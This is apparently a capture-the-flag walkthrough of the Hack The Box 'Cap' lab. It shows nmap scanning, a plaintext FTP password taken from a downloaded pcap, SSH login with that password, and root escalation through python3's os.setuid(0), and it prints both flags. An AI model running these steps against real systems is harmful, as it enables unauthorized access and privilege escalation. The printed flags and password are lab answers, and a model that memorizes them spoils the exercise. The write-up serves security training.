

TECHMINDZ

**TOPIC: CRACKING THE HACKTHE BOX
LAB CAP FINDING THE FLAGS**

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LAB:CAP

We are going to crack a lab called CAP and finding the flags it's a linux based lab.

We have obtained the ip address that is "10.10.10.245"

➤STEP 1: BASIC NMAP SCANNING

"nmap -A 10.10.10.245"

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(root@kali)~[~/Downloads]
# nmap -A 10.10.10.245
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-06 22:09 IST
Nmap scan report for 10.10.10.245
Host is up (0.20s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 fa:80:a9:b2:ca:3b:88:69:a4:28:9e:39:0d:27:d5:75 (RSA)
|   256 96:d8:f8:e3:e8:f7:71:36:c5:49:d5:9d:b6:a4:c9:0c (ECDSA)
|_  256 3f:d0:ff:91:eb:3b:f6:e1:9f:2e:8d:de:b3:de:b2:18 (ED25519)
80/tcp    open  http     gunicorn
|_ http-title: Security Dashboard
|_ http-server-header: gunicorn
|_ fingerprint-strings:
|   FourOhFourRequest:
|     HTTP/1.0 404 NOT FOUND
|     Server: gunicorn
|     Date: Fri, 06 Dec 2024 16:39:53 GMT
|     Connection: close
|     Content-Type: text/html; charset=utf-8
|     Content-Length: 232
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
|     <title>404 Not Found</title>
|     <h1>Not Found</h1>
|_  <p>The requested URL was not found on the server. If you entered the URL manually please check y
GetRequest:
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
Here 3 tcp ports are open

- 1.ftp
- 2.ssh
- 3.http

lets check the url with the ip we have got since the http port is open we will find something

➤ STEP2: GOING THROUGH THE URL

Searching the ip we get



We got the users name that is 'NATHAN'. Lets go through the security snapshot below the dashboard and see

A screenshot of a web browser showing a security snapshot table. The browser's address bar shows '10.10.10.245/data/0'. The dashboard header is the same as in the previous image. The table has two columns: 'Data Type' and 'Value'. It lists four metrics: 'Number of Packets' (72), 'Number of IP Packets' (69), 'Number of TCP Packets' (69), and 'Number of UDP Packets' (0). A 'Download' button is at the bottom left of the table.

Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

We will get pcap files there are 7 files lets go through all the files and.

➤STEP3: SEARCHING THE WIRESHARK PCAP FILES

Searching the data/0 pcap file we got the password of Nathan

31	2.624570	192.168.196.1	192.168.196.16	TCP	68	54411 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SA
32	2.624624	192.168.196.16	192.168.196.1	TCP	68	21 → 54411 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=146
33	2.624934	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=1 Win=1051136 Len=0
34	2.626895	192.168.196.16	192.168.196.1	FTP	76	Response: 220 (vsFTPd 3.0.3)
35	2.667693	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
36	4.126500	192.168.196.1	192.168.196.16	FTP	69	Request: USER nathan
37	4.126526	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
38	4.126630	192.168.196.16	192.168.196.1	FTP	90	Response: 331 Please specify the password.
39	4.167701	192.168.196.1	192.168.196.16	TCP	62	54411 → 21 [ACK] Seq=14 Ack=55 Win=1051136 Len=0
40	5.424998	192.168.196.1	192.168.196.16	FTP	78	Request: PASS Buck3th4TF0RM3!
41	5.425034	192.168.196.16	192.168.196.1	TCP	56	21 → 54411 [ACK] Seq=55 Ack=36 Win=64256 Len=0
42	5.432387	192.168.196.16	192.168.196.1	FTP	79	Response: 230 Login successful.
43	5.432801	192.168.196.1	192.168.196.16	FTP	62	Request: SYST

Now we have the username ,password , ip address we can use the ssh login and enter the users account.

➤STEP4:SSH LOGIN

We got the username and password also the ip lets login using the command

“ssh ‘username’@‘ip’“

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(root@kali)-[~/Downloads]
# ssh nathan@10.10.10.245
nathan@10.10.10.245's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.4.0-80-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Dec  6 17:43:35 UTC 2024

System load:          0.0
Usage of /:           37.2% of 8.73GB
Memory usage:         35%
Swap usage:           0%
Processes:            227
Users logged in:      0
IPv4 address for eth0: 10.10.10.245
IPv6 address for eth0: dead:beef::250:56ff:feb9:6a1c

⇒ There are 4 zombie processes.
File Transfer Protocol (FTP)
[Current working directory: ~]
63 updates can be applied immediately.
42 of these updates are standard security updates.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.

Last login: Fri Dec  6 14:54:50 2024 from 10.10.14.37
nathan@cap:~$

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We have successfully login to the Nathan account lets see all the directories by using the command ls

```

nathan@cap:~$ ls
p.py  snap  user.txt
nathan@cap:~$ cat user.txt
04379dd1c081d455b127cbe2388359b1
nathan@cap:~$

```

We have got the first flag

FLAG 1: 04379dd1c081d455b127cbe2388359b1

The second flag can be only be accessed by the root user. Here we are logged in as a normal user

➤STEP5: LOGING AS ROOT USER

Going through account we find that it is powered by 'python.3' lets give the command 'python3' and change from normal user to root user

```
nathan@cap:~$ python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license()"
>>> import os
>>> os.system('whoami')
nathan
0
```

We need to inset the **OS** operation to interact with the '**operating system**'

In the above image we are login as the normal user lets change it to the root user

```
>>> os.setuid(0)
>>> os.system('whoami')
root
0
>>> os.system('sh')
# cd /root
# ls
root.txt  snap
# cat root.txt
96dd2198c353fd7501b75f4e5e944f05
#
```

By setting the USERID to 0 we successfully become the root user know we access the root folder by the command '**cd /root**'. Got the second flag

FLAG2: 96dd2198c353fd7501b75f4e5e944f05